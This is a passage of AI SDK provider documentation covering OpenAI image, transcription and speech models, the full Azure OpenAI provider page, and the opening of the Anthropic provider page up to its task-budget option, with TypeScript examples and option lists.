1024x1024, 1536x1024, 1024x1536 |
dall-e-3 |
1024x1024, 1792x1024, 1024x1792 |
dall-e-2 |
256x256, 512x512, 1024x1024 |
You can pass optional providerOptions to the image model. These are prone to change by OpenAI and are model dependent. For example, the gpt-image-1 model supports the quality option:
const { image, providerMetadata } = await generateImage({
model: openai.image('gpt-image-1.5'),
prompt: 'A salamander at sunrise in a forest pond in the Seychelles.',
providerOptions: {
openai: { quality: 'high' },
},
});
For more on generateImage() see Image Generation.
OpenAI's image models return additional metadata in the response that can be
accessed via providerMetadata.openai. The following OpenAI-specific metadata
is available:
-
images Array<object>
Array of image-specific metadata. Each image object may contain:
revisedPromptstring - The revised prompt that was actually used to generate the image (OpenAI may modify your prompt for safety or clarity)creatednumber - The Unix timestamp (in seconds) of when the image was createdsizestring - The size of the generated image. One of1024x1024,1024x1536, or1536x1024qualitystring - The quality of the generated image. One oflow,medium, orhighbackgroundstring - The background parameter used for the image generation. EithertransparentoropaqueoutputFormatstring - The output format of the generated image. One ofpng,webp, orjpeg
For more information on the available OpenAI image model options, see the OpenAI API reference.
Transcription Models
You can create models that call the OpenAI transcription API
using the .transcription() factory method.
The first argument is the model id e.g. whisper-1.
const model = openai.transcription('whisper-1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { openai, type OpenAITranscriptionModelOptions } from '@ai-sdk/openai';
const result = await transcribe({
model: openai.transcription('whisper-1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: {
openai: { language: 'en' } satisfies OpenAITranscriptionModelOptions,
},
});
To get word-level timestamps, specify the granularity:
import { experimental_transcribe as transcribe } from 'ai';
import { openai, type OpenAITranscriptionModelOptions } from '@ai-sdk/openai';
const result = await transcribe({
model: openai.transcription('whisper-1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: {
openai: {
//timestampGranularities: ['word'],
timestampGranularities: ['segment'],
} satisfies OpenAITranscriptionModelOptions,
},
});
// Access word-level timestamps
console.log(result.segments); // Array of segments with startSecond/endSecond
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
-
include string[] Additional information to include in the transcription response.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-1 |
||||
gpt-4o-mini-transcribe |
||||
gpt-4o-transcribe |
Speech Models
You can create models that call the OpenAI speech API
using the .speech() factory method.
The first argument is the model id e.g. tts-1.
const model = openai.speech('tts-1');
The voice argument can be set to one of OpenAI's available voices: alloy, ash, coral, echo, fable, onyx, nova, sage, or shimmer.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
voice: 'alloy', // OpenAI voice ID
});
You can also pass additional provider-specific options using the providerOptions argument:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai, type OpenAISpeechModelOptions } from '@ai-sdk/openai';
const result = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
voice: 'alloy',
providerOptions: {
openai: {
speed: 1.2,
} satisfies OpenAISpeechModelOptions,
},
});
-
instructions string Control the voice of your generated audio with additional instructions e.g. "Speak in a slow and steady tone". Does not work with
tts-1ortts-1-hd. Optional. -
speed number The speed of the generated audio. Select a value from 0.25 to 4.0. Defaults to 1.0. Optional.
Model Capabilities
| Model | Instructions |
|---|---|
tts-1 |
|
tts-1-hd |
|
gpt-4o-mini-tts |
title: Azure OpenAI description: Learn how to use the Azure OpenAI provider for the AI SDK.
Azure OpenAI Provider
The Azure OpenAI provider contains language model support for the Azure OpenAI chat API.
Setup
The Azure OpenAI provider is available in the @ai-sdk/azure module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance azure from @ai-sdk/azure:
import { azure } from '@ai-sdk/azure';
If you need a customized setup, you can import createAzure from @ai-sdk/azure and create a provider instance with your settings:
import { createAzure } from '@ai-sdk/azure';
const azure = createAzure({
resourceName: 'your-resource-name', // Azure resource name
apiKey: 'your-api-key',
});
You can use the following optional settings to customize the OpenAI provider instance:
-
resourceName string
Azure resource name. It defaults to the
AZURE_RESOURCE_NAMEenvironment variable.The resource name is used in the assembled URL:
https://{resourceName}.openai.azure.com/openai/v1{path}. You can usebaseURLinstead to specify the URL prefix. -
apiKey string
API key that is being sent using the
api-keyheader. It defaults to theAZURE_API_KEYenvironment variable. -
apiVersion string
Sets a custom api version. Defaults to
v1. -
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers.
Either this or
resourceNamecan be used. When a baseURL is provided, the resourceName is ignored.With a baseURL, the resolved URL is
{baseURL}/v1{path}. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
useDeploymentBasedUrls boolean
Use deployment-based URLs for API calls. Set to
trueto use the legacy deployment format:{baseURL}/deployments/{deploymentId}{path}?api-version={apiVersion}instead of{baseURL}/v1{path}?api-version={apiVersion}. Defaults tofalse.This option is useful for compatibility with certain Azure OpenAI models or deployments that require the legacy endpoint format.
Language Models
The Azure OpenAI provider instance is a function that you can invoke to create a language model:
const model = azure('your-deployment-name');
You need to pass your deployment name as the first argument.
Reasoning Models
Azure exposes the thinking of DeepSeek-R1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { azure } from '@ai-sdk/azure';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: azure('your-deepseek-r1-deployment-name'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use OpenAI language models to generate text with the generateText function:
import { azure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const { text } = await generateText({
model: azure('your-deployment-name'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
OpenAI language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Provider Options
When using OpenAI language models on Azure, you can configure provider-specific options using providerOptions.openai. More information on available configuration options are on the OpenAI provider page.
import { azure, type OpenAILanguageModelResponsesOptions } from '@ai-sdk/azure';
const messages = [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is the capital of the moon?',
},
{
type: 'image',
image: 'https://example.com/image.png',
providerOptions: {
openai: { imageDetail: 'low' },
},
},
],
},
];
const { text } = await generateText({
model: azure('your-deployment-name'),
providerOptions: {
openai: {
reasoningEffort: 'low',
} satisfies OpenAILanguageModelResponsesOptions,
},
});
Chat Models
You can create models that call the Azure OpenAI chat completions API using the .chat() factory method:
const model = azure.chat('your-deployment-name');
Azure OpenAI chat models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
import { azure, type OpenAILanguageModelChatOptions } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure.chat('your-deployment-name'),
prompt: 'Write a short story about a robot.',
providerOptions: {
openai: {
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
user: 'test-user', // optional unique user identifier
} satisfies OpenAILanguageModelChatOptions,
},
});
The following optional provider options are available for OpenAI chat models:
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Default to true.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Responses Models
Azure OpenAI uses responses API as default with the azure(deploymentName) factory method.
const model = azure('your-deployment-name');
Further configuration can be done using OpenAI provider options.
You can validate the provider options using the OpenAILanguageModelResponsesOptions type.
import { azure, OpenAILanguageModelResponsesOptions } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('your-deployment-name'),
providerOptions: {
azure: {
parallelToolCalls: false,
store: false,
user: 'user_123',
// ...
} satisfies OpenAILanguageModelResponsesOptions,
},
// ...
});
The following provider options are available:
-
parallelToolCalls boolean Whether to use parallel tool calls. Defaults to
true. -
store boolean Whether to store the generation. Defaults to
true. -
metadata Record<string, string> Additional metadata to store with the generation.
-
previousResponseId string The ID of the previous response. You can use it to continue a conversation. Defaults to
undefined. -
instructions string Instructions for the model. They can be used to change the system or developer message when continuing a conversation using the
previousResponseIdoption. Defaults toundefined. -
user string A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Defaults to
undefined. -
reasoningEffort 'low' | 'medium' | 'high' Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored. -
strictJsonSchema boolean Whether to use strict JSON schema validation. Defaults to
false.
The Azure OpenAI provider also returns provider-specific metadata:
For Responses models (azure(deploymentName)), you can type this metadata using AzureResponsesProviderMetadata:
import { azure, type AzureResponsesProviderMetadata } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('your-deployment-name'),
});
const providerMetadata = result.providerMetadata as
| AzureResponsesProviderMetadata
| undefined;
const { responseId, logprobs, serviceTier } = providerMetadata?.azure ?? {};
// responseId can be used to continue a conversation (previousResponseId).
console.log(responseId);
The following Azure-specific metadata may be returned:
- responseId string | null | undefined The ID of the response. Can be used to continue a conversation.
- logprobs (optional) Log probabilities of output tokens (when enabled).
- serviceTier (optional) Service tier information returned by the API.
Web Search Tool
The Azure OpenAI responses API supports web search(preview) through the azure.tools.webSearchPreview tool.
const result = await generateText({
model: azure('gpt-4.1-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: azure.tools.webSearchPreview({
// optional configuration:
searchContextSize: 'low',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
}),
},
// Force web search tool (optional):
toolChoice: { type: 'tool', toolName: 'web_search_preview' },
});
console.log(result.text);
// URL sources directly from `results`
const sources = result.sources;
for (const source of sources) {
console.log('source:', source);
}
File Search Tool
The Azure OpenAI provider supports file search through the azure.tools.fileSearch tool.
You can force the use of the file search tool by setting the toolChoice parameter to { type: 'tool', toolName: 'file_search' }.
const result = await generateText({
model: azure('gpt-5'),
prompt: 'What does the document say about user authentication?',
tools: {
file_search: azure.tools.fileSearch({
// optional configuration:
vectorStoreIds: ['vs_123', 'vs_456'],
maxNumResults: 10,
ranking: {
ranker: 'auto',
},
}),
},
// Force file search tool:
toolChoice: { type: 'tool', toolName: 'file_search' },
});
Image Generation Tool
Azure OpenAI's Responses API supports multi-modal image generation as a provider-defined tool.
Availability is restricted to specific models (for example, gpt-5 variants).
import { createAzure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const azure = createAzure({
headers: {
'x-ms-oai-image-generation-deployment': 'gpt-image-1', // use your own image model deployment
},
});
const result = await generateText({
model: azure('gpt-5'),
prompt:
'Generate an image of an echidna swimming across the Mozambique channel.',
tools: {
image_generation: azure.tools.imageGeneration({ outputFormat: 'png' }),
},
});
for (const toolResult of result.staticToolResults) {
if (toolResult.toolName === 'image_generation') {
const base64Image = toolResult.output.result;
}
}
Code Interpreter Tool
The Azure OpenAI provider supports the code interpreter tool through the azure.tools.codeInterpreter tool. This allows models to write and execute Python code.
import { azure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('gpt-5'),
prompt: 'Write and run Python code to calculate the factorial of 10',
tools: {
code_interpreter: azure.tools.codeInterpreter({
// optional configuration:
container: {
fileIds: ['assistant-123', 'assistant-456'], // optional file IDs to make available
},
}),
},
});
The code interpreter tool can be configured with:
- container: Either a container ID string or an object with
fileIdsto specify uploaded files that should be available to the code interpreter
PDF support
The Azure OpenAI provider supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: azure('your-deployment-name'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
Typed providerMetadata in Text Parts
When using the Azure OpenAI Responses API, the SDK attaches Azure OpenAI-specific metadata to output parts via providerMetadata.
This metadata can be used on the client side for tasks such as rendering citations or downloading files generated by the Code Interpreter. To enable type-safe handling of this metadata, the AI SDK exports dedicated TypeScript types.
For text parts, when part.type === 'text', the providerMetadata is provided in the form of AzureResponsesTextProviderMetadata.
This metadata includes the following fields:
-
itemId
The ID of the output item in the Responses API. -
annotations(optional) An array of annotation objects generated by the model. If no annotations are present, this property itself may be omitted (undefined).Each element in
annotationsis a discriminated union with a requiredtypefield. Supported types include, for example:url_citationfile_citationcontainer_file_citationfile_path
These annotations directly correspond to the annotation objects defined by the Responses API and can be used for inline reference rendering or output analysis. For details, see the official OpenAI documentation: Responses API – output text annotations.
import { azure, type AzureResponsesTextProviderMetadata } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('gpt-4.1-mini'),
prompt:
'Create a program that generates five random numbers between 1 and 100 with two decimal places, and show me the execution results. Also save the result to a file.',
tools: {
code_interpreter: azure.tools.codeInterpreter(),
web_search_preview: azure.tools.webSearchPreview({}),
file_search: azure.tools.fileSearch({ vectorStoreIds: ['vs_1234'] }), // requires a configured vector store
},
});
for (const part of result.content) {
if (part.type === 'text') {
const providerMetadata = part.providerMetadata as
| AzureResponsesTextProviderMetadata
| undefined;
if (!providerMetadata) continue;
const { itemId: _itemId, annotations } = providerMetadata.azure;
if (!annotations) continue;
for (const annotation of annotations) {
switch (annotation.type) {
case 'url_citation':
// url_citation is returned from web_search and provides:
// properties: type, url, title, start_index and end_index
break;
case 'file_citation':
// file_citation is returned from file_search and provides:
// properties: type, file_id, filename and index
break;
case 'container_file_citation':
// container_file_citation is returned from code_interpreter and provides:
// properties: type, container_id, file_id, filename, start_index and end_index
break;
case 'file_path':
// file_path provides:
// properties: type, file_id and index
break;
default: {
const _exhaustiveCheck: never = annotation;
throw new Error(
`Unhandled annotation: ${JSON.stringify(_exhaustiveCheck)}`,
);
}
}
}
}
}
Typed providerMetadata in Reasoning Parts
When using the Azure OpenAI Responses API, reasoning output parts can include provider metadata.
To handle this metadata in a type-safe way, use AzureResponsesReasoningProviderMetadata.
For reasoning parts, when part.type === 'reasoning', the providerMetadata is provided in the form of AzureResponsesReasoningProviderMetadata.
This metadata includes the following fields:
itemId
The ID of the reasoning item in the Responses API.reasoningEncryptedContent(optional)
Encrypted reasoning content (only returned when requested viainclude: ['reasoning.encrypted_content']).
import {
azure,
type AzureResponsesReasoningProviderMetadata,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('your-deployment-name'),
prompt: 'How many "r"s are in the word "strawberry"?',
providerOptions: {
azure: {
store: false,
include: ['reasoning.encrypted_content'],
} satisfies OpenAILanguageModelResponsesOptions,
},
});
for (const part of result.content) {
if (part.type === 'reasoning') {
const providerMetadata = part.providerMetadata as
| AzureResponsesReasoningProviderMetadata
| undefined;
const { itemId, reasoningEncryptedContent } = providerMetadata?.azure ?? {};
console.log(itemId, reasoningEncryptedContent);
}
}
Typed providerMetadata in Source Document Parts
For source document parts, when part.type === 'source' and sourceType === 'document', the providerMetadata is provided as AzureResponsesSourceDocumentProviderMetadata.
This metadata is also a discriminated union with a required type field. Supported types include:
file_citationcontainer_file_citationfile_path
Each type includes the identifiers required to work with the referenced resource, such as fileId and containerId.
import {
azure,
type AzureResponsesSourceDocumentProviderMetadata,
} from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('gpt-4.1-mini'),
prompt:
'Create a program that generates five random numbers between 1 and 100 with two decimal places, and show me the execution results. Also save the result to a file.',
tools: {
code_interpreter: azure.tools.codeInterpreter(),
web_search_preview: azure.tools.webSearchPreview({}),
file_search: azure.tools.fileSearch({ vectorStoreIds: ['vs_1234'] }), // requires a configured vector store
},
});
for (const part of result.content) {
if (part.type === 'source') {
if (part.sourceType === 'document') {
const providerMetadata = part.providerMetadata as
| AzureResponsesSourceDocumentProviderMetadata
| undefined;
if (!providerMetadata) continue;
const annotation = providerMetadata.azure;
switch (annotation.type) {
case 'file_citation':
// file_citation is returned from file_search and provides:
// properties: type, fileId and index
// The filename can be accessed via part.filename.
break;
case 'container_file_citation':
// container_file_citation is returned from code_interpreter and provides:
// properties: type, containerId and fileId
// The filename can be accessed via part.filename.
break;
case 'file_path':
// file_path provides:
// properties: type, fileId and index
break;
default: {
const _exhaustiveCheck: never = annotation;
throw new Error(
`Unhandled annotation: ${JSON.stringify(_exhaustiveCheck)}`,
);
}
}
}
}
}
Completion Models
You can create models that call the completions API using the .completion() factory method.
The first argument is the model id.
Currently only gpt-35-turbo-instruct is supported.
const model = azure.completion('your-gpt-35-turbo-instruct-deployment');
OpenAI completion models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
import {
azure,
type OpenAILanguageModelCompletionOptions,
} from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure.completion('your-gpt-35-turbo-instruct-deployment'),
prompt: 'Write a haiku about coding.',
providerOptions: {
openai: {
echo: true, // optional, echo the prompt in addition to the completion
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
suffix: 'some text', // optional suffix that comes after a completion of inserted text
user: 'test-user', // optional unique user identifier
} satisfies OpenAILanguageModelCompletionOptions,
},
});
The following optional provider options are available for Azure OpenAI completion models:
-
echo: boolean
Echo back the prompt in addition to the completion.
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the <|endoftext|> token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
suffix string
The suffix that comes after a completion of inserted text.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Embedding Models
You can create models that call the Azure OpenAI embeddings API
using the .embedding() factory method.
const model = azure.embedding('your-embedding-deployment');
Azure OpenAI embedding models support several additional settings. You can pass them as an options argument:
import { azure, type OpenAIEmbeddingModelOptions } from '@ai-sdk/azure';
import { embed } from 'ai';
const { embedding } = await embed({
model: azure.embedding('your-embedding-deployment'),
value: 'sunny day at the beach',
providerOptions: {
openai: {
dimensions: 512, // optional, number of dimensions for the embedding
user: 'test-user', // optional unique user identifier
} satisfies OpenAIEmbeddingModelOptions,
},
});
The following optional provider options are available for Azure OpenAI embedding models:
-
dimensions: number
The number of dimensions the resulting output embeddings should have. Only supported in text-embedding-3 and later models.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Image Models
You can create models that call the Azure OpenAI image generation API (DALL-E) using the .image() factory method. The first argument is your deployment name for the DALL-E model.
const model = azure.image('your-dalle-deployment-name');
Azure OpenAI image models support several additional settings. You can pass them as providerOptions.openai when generating the image:
await generateImage({
model: azure.image('your-dalle-deployment-name'),
prompt: 'A photorealistic image of a cat astronaut floating in space',
size: '1024x1024', // '1024x1024', '1792x1024', or '1024x1792' for DALL-E 3
providerOptions: {
openai: {
user: 'test-user', // optional unique user identifier
responseFormat: 'url', // 'url' or 'b64_json', defaults to 'url'
},
},
});
Example
You can use Azure OpenAI image models to generate images with the generateImage function:
import { azure } from '@ai-sdk/azure';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: azure.image('your-dalle-deployment-name'),
prompt: 'A photorealistic image of a cat astronaut floating in space',
size: '1024x1024', // '1024x1024', '1792x1024', or '1024x1792' for DALL-E 3
});
// image contains the URL or base64 data of the generated image
console.log(image);
Model Capabilities
Azure OpenAI supports DALL-E 2 and DALL-E 3 models through deployments. The capabilities depend on which model version your deployment is using:
| Model Version | Sizes |
|---|---|
| DALL-E 3 | 1024x1024, 1792x1024, 1024x1792 |
| DALL-E 2 | 256x256, 512x512, 1024x1024 |
Transcription Models
You can create models that call the Azure OpenAI transcription API using the .transcription() factory method.
The first argument is the model id e.g. whisper-1.
const model = azure.transcription('whisper-1');
const azure = createAzure({
useDeploymentBasedUrls: true,
apiVersion: '2025-04-01-preview',
});
This uses the legacy endpoint format which may be required for certain Azure OpenAI deployments.
When using useDeploymentBasedUrls, the default api-version is not valid. You must set it to 2025-04-01-preview or an earlier value.
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { azure, type OpenAITranscriptionModelOptions } from '@ai-sdk/azure';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: azure.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
providerOptions: {
openai: {
language: 'en',
} satisfies OpenAITranscriptionModelOptions,
},
});
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
-
include string[] Additional information to include in the transcription response.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-1 |
||||
gpt-4o-mini-transcribe |
||||
gpt-4o-transcribe |
Speech Models
You can create models that call the Azure OpenAI speech API using the .speech() factory method.
The first argument is your deployment name for the text-to-speech model (e.g., tts-1).
const model = azure.speech('your-tts-deployment-name');
Example
import { azure } from '@ai-sdk/azure';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const result = await generateSpeech({
model: azure.speech('your-tts-deployment-name'),
text: 'Hello, world!',
voice: 'alloy', // OpenAI voice ID
});
You can also pass additional provider-specific options using the providerOptions argument:
import { azure, type OpenAISpeechModelOptions } from '@ai-sdk/azure';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const result = await generateSpeech({
model: azure.speech('your-tts-deployment-name'),
text: 'Hello, world!',
voice: 'alloy',
providerOptions: {
openai: {
speed: 1.2,
} satisfies OpenAISpeechModelOptions,
},
});
The following provider options are available:
-
instructions string Control the voice of your generated audio with additional instructions e.g. "Speak in a slow and steady tone". Does not work with
tts-1ortts-1-hd. Optional. -
speed number The speed of the generated audio. Select a value from 0.25 to 4.0. Defaults to 1.0. Optional.
Model Capabilities
Azure OpenAI supports TTS models through deployments. The capabilities depend on which model version your deployment is using:
| Model Version | Instructions |
|---|---|
tts-1 |
|
tts-1-hd |
|
gpt-4o-mini-tts |
title: Anthropic description: Learn how to use the Anthropic provider for the AI SDK.
Anthropic Provider
The Anthropic provider contains language model support for the Anthropic Messages API.
Setup
The Anthropic provider is available in the @ai-sdk/anthropic module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance anthropic from @ai-sdk/anthropic:
import { anthropic } from '@ai-sdk/anthropic';
If you need a customized setup, you can import createAnthropic from @ai-sdk/anthropic and create a provider instance with your settings:
import { createAnthropic } from '@ai-sdk/anthropic';
const anthropic = createAnthropic({
// custom settings
});
You can use the following optional settings to customize the Anthropic provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.anthropic.com/v1. -
apiKey string
API key that is being sent using the
x-api-keyheader. It defaults to theANTHROPIC_API_KEYenvironment variable. Only one ofapiKeyorauthTokenis required. -
authToken string
Auth token that is being sent using the
Authorization: Bearerheader. It defaults to theANTHROPIC_AUTH_TOKENenvironment variable. Only one ofapiKeyorauthTokenis required. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. claude-3-haiku-20240307.
Some models have multi-modal capabilities.
const model = anthropic('claude-3-haiku-20240307');
You can also use the following aliases for model creation:
anthropic.languageModel('claude-3-haiku-20240307')- Creates a language modelanthropic.chat('claude-3-haiku-20240307')- Alias forlanguageModelanthropic.messages('claude-3-haiku-20240307')- Alias forlanguageModel
You can use Anthropic language models to generate text with the generateText function:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-3-haiku-20240307'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Anthropic language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
The following optional provider options are available for Anthropic models:
-
disableParallelToolUsebooleanOptional. Disables the use of parallel tool calls. Defaults to
false.When set to
true, the model will only call one tool at a time instead of potentially calling multiple tools in parallel. -
sendReasoningbooleanOptional. Include reasoning content in requests sent to the model. Defaults to
true.If you are experiencing issues with the model handling requests involving reasoning content, you can set this to
falseto omit them from the request. -
effort"low" | "medium" | "high" | "xhigh" | "max"Optional. See Effort section for more details.
-
taskBudgetobjectOptional. See Task Budgets section for more details.
-
speed"fast" | "standard"Optional. See Fast Mode section for more details.
-
inferenceGeo"us" | "global"Optional. See Data Residency section for more details.
-
thinkingobjectOptional. See Reasoning section for more details.
-
toolStreamingbooleanWhether to enable tool streaming (and structured output streaming). Default to
true. -
structuredOutputMode"outputFormat" | "jsonTool" | "auto"Determines how structured outputs are generated. Optional.
"outputFormat": Use theoutput_formatparameter to specify the structured output format."jsonTool": Use a special"json"tool to specify the structured output format."auto": Use"outputFormat"when supported, otherwise fall back to"jsonTool"(default).
-
metadataobjectOptional. Metadata to include with the request. See the Anthropic API documentation for details.
userIdstring - An external identifier for the end-user. Should be a UUID, hash, or other opaque identifier. Must not contain PII.
Structured Outputs and Tool Input Streaming
Tool call streaming is enabled by default. You can opt out by setting the
toolStreaming provider option to false.
import { anthropic } from '@ai-sdk/anthropic';
import { streamText, tool } from 'ai';
import { z } from 'zod';
const result = streamText({
model: anthropic('claude-sonnet-4-20250514'),
tools: {
writeFile: tool({
description: 'Write content to a file',
inputSchema: z.object({
path: z.string(),
content: z.string(),
}),
execute: async ({ path, content }) => {
// Implementation
return { success: true };
},
}),
},
prompt: 'Write a short story to story.txt',
});
Effort
Anthropic introduced an effort option with claude-opus-4-5 that affects thinking, text responses, and function calls. Effort defaults to high and you can set it to medium or low to save tokens and to lower time-to-last-token latency (TTLT). claude-opus-4-7 additionally supports xhigh for maximum reasoning effort.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, usage } = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
effort: 'low',
} satisfies AnthropicLanguageModelOptions,
},
});
console.log(text); // resulting text
console.log(usage); // token usage
Fast Mode
Anthropic supports a speed option for claude-opus-4-6 that enables faster inference with approximately 2.5x faster output token speeds.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'Write a short poem about the sea.',
providerOptions: {
anthropic: {
speed: 'fast',
} satisfies AnthropicLanguageModelOptions,
},
});
The speed option accepts 'fast' or 'standard' (default behavior).
Task Budgets
claude-opus-4-7 supports a taskBudget option that informs the model of the total token budget available for an agentic turn. The model uses this information to prioritize work, plan ahead, and wind down gracefully as the budget is consumed.
Task budgets are advisory — they do not enforce a hard token limit. The model will attempt to stay within budget, but actual usage may vary.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-opus-4-7'),
prompt: 'Research the pros and cons of Rust vs Go for building CLI tools.',
providerOptions: {
anthropic: {
taskBudget: {
type: 'tokens',
total: 400000,
},
} satisfies AnthropicLanguageModelOptions,
},
